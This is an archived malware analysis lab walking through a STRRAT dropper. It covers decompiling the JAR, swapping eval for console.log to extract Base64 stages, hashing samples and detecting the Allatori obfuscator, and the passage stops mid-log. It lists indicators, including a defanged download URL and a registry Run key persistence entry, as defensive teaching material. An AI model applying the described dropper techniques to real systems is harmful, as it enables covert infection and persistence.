STRRAT (Strigoi) - Malware Analysis Lab

Published: 2022-04-15 · Archived: 2026-04-05 16:04:36 UTC

Overview

Part 1: STRRAT Dropper and STRRAT Deobfuscation

Let’s take a look at a recent sample of the Java-based malware known as STRRAT. We will cover some techniques on how to identify the malware and reverse engineer it. We will start with a malicious JAR file being distributed through email malspam campaigns, and in this instance the file had the name INQUIRY_____535262623.jpg.jar


- Source: Malshare.com
- Extra Public Reporting: Karsten Hahn - G Data
- Extra Public Reporting: Microsoft
- Extra Public Reporting: Brad Duncan

First off we obtain a sample with a particular SHA256 hash:


```
Starting Host IOC: ec48d708eb393d94b995eb7d0194bded701c456c666c7bb967ced016d9f1eff5
```

Given this is a Java-based RAT we can start by opening it using JD-GUI, a Java Decompiler.

If we expand out the only class this contains, we immediately begin to see references to its resource section, wscript, and “user.home”. Given these references, and the lack of classes, this is a good indicator that the Java Archive will likely function as a dropper, placing a script with the name “loorqhustq.js” in the users home directory.




To understand the script being dropped to “loorqhustq.js”, we can take a look at the resource section by extracting the Java Archive using 7-Zip.



At a glance this isn’t too large; however, it does have a Base64 blob which looks to be present and some data manipulation to ensure this can’t easily be decoded. One way to tackle this is to replace references of “eval” (which is essentially telling JavaScript to execute and evaluate what it is being passed, and instead make this


“console.log”. By doing this the malicious JavaScript will instead log what it is being presented, rather than processing and evaluating it.

To do this we still need a way to interpret the JavaScript in a safe setting. By opening up Google Chrome and pressing “F12” we can view the console. At this point we can copy in our modified JavaScript and have Chrome interpret it for us.




The end result is a variable being defined containing an object called lmao$$$_. This is an ActiveXObject storing a Base64 encoded string; however, because we ran this inside of a browser and replaced the eval statements, we get an Uncaught ReferenceError. This is expected as we didn’t want the dropper to progress, and only wanted to extract this Base64 string.


By copying solely the string into CyberChef, we’re able to begin extracting what will be dropped.



Examining this decoded string reveals a variable which is being defined as “longText”, before being manipulated to make a valid Base64 string which is once again decoded to disk, this time in the user’s application data directory to a file called r.txt




Before we look into extracting ‘r.txt’, we can continue to look at what is happening when the dropper triggers. Examining the first part of the dropper, we find it is enumerating if the Java Runtime Environment is present, and where it is, it will attempt to execute the dropped “r.txt” as a Java Archive, if not, it will run a function called “GrabJreFromNet”.




Looking at the function GrabJreFromNet, we can see that it attempts to reach out to hxxp[://]wshsoft[.]company/jre7[.]zip to pull down a version of JRE. This is then saved to a zip file in the user's application data directory before it is extracted to disk, used to run r.txt, and a run key is setup for persistence to ensure it always runs whenever that user logs on.


```
Network IOC: hxxp[://]wshsoft[.]company/jre7[.]zip
Registry Run Key Persistence (Host IOC): HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr
```

At this point we can go ahead and take the first 4 lines of this second stage dropper, and add an entry to once again log to the console the contents of "longText" which will be decoded to r.txt as a Java Archive and run.



The output is a “PKZIP” archive, which we can identify through the presence of a MANIFEST.MF as a Java Archive.



We’re able to download this file to disk and retrieve the new hash of this Java Archive using PowerShell.


```
get-filehash .\STRRAT.jar
```

```
0A6D2526077276F4D0141E9B4D94F373CC1AE9D6437A02887BE96A16E2D864CF
```


```
PS C:\Users\User\Desktop\STRRAT\Stage 2> get-filehash .\STRRAT.jar

Algorithm       Hash
---------       ----
SHA256          0A6D2526077276F4D0141E9B4D94F373CC1AE9D6437A02887BE96A16E2D864CF
```

```
Host IOC: 0A6D2526077276F4D0141E9B4D94F373CC1AE9D6437A02887BE96A16E2D864CF
```

By checking the hash against VirusTotal we can see it hasn't been analysed and shared publicly yet.




To help ensure AV vendors are aware of this STRRAT sample, we can submit it to VirusTotal for scanning.




27/60, not a bad rate of detection, noting this doesn't represent all detection capabilities by vendors, and just because a vendor doesn't flag it here, doesn't mean they won't detect or prevent it in production.

Opening STRRAT in JD-GUI, we can take a look at the manifest file to find the 'Main' class which will be executed when the archive is run.



By examining the main class we get a lot of obfuscated classes, and references to “StringBuilder” being leveraged. The string ‘STRRAT” is also present once we deobfuscate this sample.



At this stage deobfuscating the code manually would be a bit of a challenge. Luckily we have java-deobfuscator available to us which can perform a lot of the heavy lifting.

To use this we will first create a yaml file called detect.yml which will be used to detect what obfuscator is in use.


```
 input: C:\Users\User\Desktop\STRRAT\Stage 2\STRRAT.jar
detect: true
```

From here we can pass this as the configuration to deobfuscator, and find that this looks to be using “Allatori’s Java Obfuscator - String Encryption”.

```
java -jar deobfuscator.jar --config detect.yml
```

```
C:\Users\User\Desktop>java -jar deobfuscator.jar --config detect.yml
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Loading classpath
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Loading input
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Detecting known obfuscators
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator -
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - RuleStringDecryptor: Allatori's string decryption is very simple, accepting an encrypted string and outputting a decrypted string
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator -     Found possible string decryption class carLambo/HBrowserNativeApis
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Recommend transformers:
